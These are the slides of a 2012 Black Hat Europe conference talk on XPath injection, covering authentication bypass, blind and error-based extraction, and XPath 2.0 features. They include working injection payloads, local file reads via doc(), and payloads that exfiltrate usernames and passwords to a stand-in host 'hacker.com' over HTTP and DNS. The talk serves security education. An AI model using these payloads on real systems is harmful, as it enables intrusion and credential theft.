blackhat® EUROPE

March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands

Hacking XPATH 2.0

Tom Forbes
Sumit Siddharth
7Safe, UK

blackhat® EUROPE
March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands

Who Are We..

- Sumit 'sid' Siddharth

- Head of Penetration Testing at 7Safe
- Specialist in application and database security
- Speaker at Black Hat, DEF CON 2009, 2010, 2011
- Co-author of book SQL Injection, Attacks and Defense (2nd edition)

Who Are We..

- Tom Forbes

- First year University student
- Summer Intern at 7safe
- Loves to code!

black hat EUROPE


March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands

XPATH: WHAT IS IT?

What is it?

- Query language for selecting nodes in an XML document
  - Think SQL for XML
- Two versions
  - 1.0 released November 1999
  - 2.0 released December 2010

XPATH's XML Nomenclature



```
<?xml version="1.0" encoding="utf-8"?>
<Employees>
<!-- Employees -->
   <Employee ID="1">
      <FirstName>Johnny</FirstName>
      <LastName>Bravo</LastName>
      <UserName>jbravo</UserName>
      <Password>test123</Password>
   <Age>35</Age>
      <Type>Admin</Type>
   </Employee>
   <Employee ID="2">
      <FirstName>Mark</FirstName>
      <LastName>Brown</LastName>
      <UserName>mwhite</UserName>
      <Password>secret123</Password>
   <Age>62</Age>
      <Type>User</Type>
   </Employee>
</Employees>
```

Why use it?

- XPath allows you to write complex queries based upon practically anything in the XML dataset (attributes, children, other nodes)
  - Which allows you to do stuff like unions and joins
- Lots of functions for date, string and number manipulation
  - XPath 2.0 brings lots of new functions

Examples

- Return nodes based on their children

```
/Employees/Employee[UserName='jbravo']
```

  - Returns the first employee in our example (Johnny Bravo)

- Return nodes based on attributes

```
/Employees/Employee[@ID='2']
```

  - Returns the second Employee in our database

Examples

- Contextual queries

```
/Employees/Employee[string-length(FirstName) > 10]
```

  - Returns all employees with long first names

```
/Employees/Employee[position()<=5]
```

  - Returns the first 5 employees

- Functions

```
Avg(/Employees/Employee/Age)
```

  - Returns the average employee age
  - Other functions include count, max, min, sum

blackhat EUROPE

March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands

XPATH INJECTION

XPATH Injection

- Un-validated users input used in XPATH query
- The XPATH query can be altered to achieve:
  - Authentication bypass
  - Business logic bypass
  - Extraction of arbitrary data from the xml database

Authentication Bypass

- Authentication Bypass
  - string(//Employee[username/text()=‘jbravo' and password/text()=‘pass123']/account/text())
  - string(//Employee[username/text()=‘jbravo' or '1' = '1' and password/text()=‘anything']/account/text())
    - Username=‘jbravo’ or [TRUE and FALSE]
  - XPATH does not have any comment characters

Demo 1

- Authentication Bypass

Authentication Bypass 2

- Often password is saved in encrypted format
  - string(//Employee[username/text()='jbravo' and password/text()='*5f4dcc3b5aa765d61d8327deb882cf99*']/account/text())
  - Password field is not vulnerable
  - What if we don't know a valid username:

Authentication Bypass 2...

- string(//Employee[username/text()=‘non_existing’ or ‘1’=‘1' and password/ text()=‘*5f4dcc3b5aa765d61d8327deb882cf99*']/ account/text())

- Username=‘non_existing’ OR [TRUE AND FALSE]
- Username=‘non_existing’ or False
- FALSE or FALSE
- FAIL!

Authentication Bypass 2

- string(//Employee[username/text()=‘non_existing’ or ‘1’=‘1’ or ‘1’=‘1' and password/ text()=‘*5f4dcc3b5aa765d61d8327deb882cf99*']/ account/text())
- Username=‘non_existing’ OR TRUE OR TRUE AND FALSE
- Username=‘non_existing’ or TRUE or [TRUE AND FALSE]
- FALSE or TRUE or FALSE
- TRUE!

Blind XPATH Injection

- Same logic and SQL Injection
- True and False pages
- /Employees/Employee[UserName=‘jbravo' and '1'='1' and Password=‘mypass’]
  - True page
- /Employees/Employee[UserName=‘jbravo' and '1'='2' and Password=‘mypass’]
  - False page

Exploiting it

- No concept of a user
- No concept of a permission
- No security whatsoever

- Sweet.

Useful functions


- count(<node_reference>)
  - Returns number of child available
- name(<node_name>)
  - Returns the node name (e.g. <firstname>

- string-length(name(<node_name>))
  - Returns the length of node name (<firstname>=9)
- substring(name(<node_name>),<position>,<1>)
  - returns the characters from the position in the string

XML crawling [1]


Name of the root node:
name(/*[1])='Employees'

Total number of child nodes:
count(/*[1]/*[1]/*)=6



```
<?xml version="1.0" encoding="utf-8"?>
<Employees>
<!-- Employees -->
   <Employee ID="1">
      <FirstName>Johnny</FirstName>
      <LastName>Bravo</LastName>
      <UserName>jbravo</UserName>
      <Password>test123</Password>
   <Age>35</Age>
      <Type>Admin</Type>
   </Employee>
```

XML crawling [2]



```
<?xml version="1 ... enc
<Employees>
<!-- Employees -->
  <Employee ID="1">
    <FirstName>Johnny</FirstName>
    <LastName>Bra...</LastName>
    <UserName>jbrav...rName>
    <Password>test123...d>
  <Age>35</Age>
    <Type>Admin<
  </Employee>
```

Finding child node names
name(/*[1])/*[1])='Employee'

Find the attribute name
name(/*[1]/*[1]/@*[1])='ID'

Find the attribute value
Substring(/*[1]/*[1]/@*[1],1,1)='1'

Finding the value, if it does not have a child
substring(/*[1]/*[1]/*[1],1,1)='J'

True And False scenario

- http://host/test03.php?username=abaker' and '1'='1
  - True Response
  - /Office/Employee[UserName='abaker' and '1'='1']
- http://host/test03.php?username=abaker' and '1'='2
  - False Response
- http://host/test03.php?username=abaker' and name(/*[1])='EMPLOYEES' and '1'='1   response: True
  - True Response means there the root node name is EMPLOYEES

Reading comments within XML file

- Read the comments from the XML file:
- http://host/?username=abaker' and /*[1]/comment()='comment' and '1'='1

Automating XPATH Injection

1. Get the name of the node we are fetching
2. Count the attributes of the node
3. For each attribute:
   a) Get the name
   b) Get the value
4. Retrieve the comment (if it exists)
5. Count the number of child nodes
6. For each child node:
   a) Go to step #1
7. Get the nodes text content

XCat

- XCat retrieves XML documents through blind XPath injection vulnerabilities
  - Written in Python
  - Uses all the techniques described in this talk
  - Designed to be fast
  - Supports XPath 2.0 features where possible
    - More on it later!

DEMO 2

- Xcat: Downloading the xml database

blackhat® EUROPE

March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands

XPATH 2.0

XPATH 2.0

- New addition
- Lot more functions
- Lot more fun!

XPATH 2.0 features..

- Hugely increased feature set
  - Regular expressions
  - Conditionals and programmatic errors
    - allows blind error-based attacks
  - Overhauled type system (19 types instead of 4)
  - Unicode normalization
  - String to code point conversion
  - Remote document references
- All of these can be utilized to speed up document retrieval and reduce the key space we have to search.

XPATH 2.0 features..

- Regular expressions:

```
matches(string, pattern)
```

- We can use it to see if a string contains a set of characters before we begin retrieval

```
matches(/Employees/Employee[1]/FirstName/text(),
"[A-Z]")
```

XPATH 2.0 features..

- Unicode normalization
  - Breaks down (some) Unicode characters into their composing characters.

```
normalize-unicode(‘é’, "NFKD") -> ‘e`’
```

  - Speeds up document retrieval as unicode code-spaces do not have to be searched, however data may be lost as some characters cannot be normalized.

XPath 2.0

- String codepoints

```
String-to-codepoints(“hello”)
     =(104,101,108,108,111)
```

  - Speeds up retrieval, you can just binary-chop through your specified range rather than testing each character against every value in the range

Checking XPATH Version

- Figure out what version of XPath the target is running:

```
lower_case('A') == 'a'
```

  - Function introduced in XPath 2.0, will fail on software that doesn't support XPath 2.0.

Reducing the keyspace

- Blind injections are slow
  - Keyspaces can be huge, with unicode they can be impossibly large to search
  - Searching this is time consuming.
    - XPath 1.0 doesn't have any functions we can use to reduce the key space
    - XPath 2.0 has loads.

XPath 2.0

- Conditionals
  - XPath 2.0 has an error() function we can use to do error-based blind attacks:

```
' and (if ($payload) then error() else 0) and '1' = '1
```

Why we need an error condition

- Think of it like time based SQL Injection
- Application does not return TRUE AND FALSE pages
  - But returns an error page when the XPATH syntax is wrong
  - The FALSE condition is now the error page
  - It does not have to be a xPath error, a generic error page or string will work!

DEMO 3

- Error based extraction

Question

- Can we do something similar in XPATH 1.0?

blackhat EUROPE

March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands

THE DOC() FUNCTION……
THE TROUBLE STARTS HERE……

The doc() function

- Allows you to reference documents on the file-system
  - Lets you do “cross file” joins
  - Also lets you read arbitrary XML file on the system both locally or remote and use them inside expressions:

```
•count(doc("http://twitter.com/crossdomain.xml”)/*)
•doc(“file:///etc/conf/my_config_file.xml”)/*[1]/text()
```

The doc() function

- This is great for an attacker in two ways:
  - They can read any parseable XML file on the file system such as:
    - Java config files
    - Other XML databases

DEMO 4

- Xcat: Reading arbitrary local XML files

More fun with the doc() function


- We can make the vulnerable server issue GET requests to attacker's web server with data from arbitrary xml on vulnerable host
  - This can be used to speed up document retrieval
  - Make it connect to our HTTP server and submit the contents of XML document

- Think of it like OOB SQL Injection exploitation

The doc() function - HTTP

```
doc(concat(
"http://hacker.com/savedata.py?username=",
 encode-for-uri(//Employee[1]/UserName),
                "&password=",
  encode-for-uri(//Employee[1]/Password)
                  ))
```

The doc() function - HTTP


1. XPath injection with doc() payload
Target
Attacker
Series of Tubes
3. HTTP request from target server containing data from the database
2. Target server processes the payload and attempts to load the HTTP resource
Attacker's Web server


The doc() function

- Can be used to retrieve the whole document very quickly
  - Only limit is the max size of a GET request that the HTTP server accepts
- Not always available due to firewall rules or explicit disabling in the code

The doc() function - DNS

```
doc(concat("http://",
      encode-for-uri(//Employee[1]/UserName),
      ".",
      encode-for-uri((//Employee[1]/Password),
      ".hacker.com"))
```

The doc() function - DNS


1. XPath injection with doc() DNS payload
Target
Attacker
Series of Tubes
Attackers nameserver
3. The DNS request is read and logged by the name server – the first section is the username and the last is the password
2. Target server processes the payload and attempts to resolve the domain name

The doc() function - DNS

- Some firewalls may block outbound port 80/443
- Usually the DNS traffic is allowed
- Some limitations
  - Domain name size limit
  - Character limitations
  - DNS query might get lost in transit

DNS: data ex-filtration

doc(concact(**//Employee[1]/UserName**,“.hacker.com”))

- Will result in a DNS query:
  - 15:19:04.996744 IP X.X.X.X.38353 > Y.Y.Y.Y.53: 15310 A? jbravo.hacker.com.

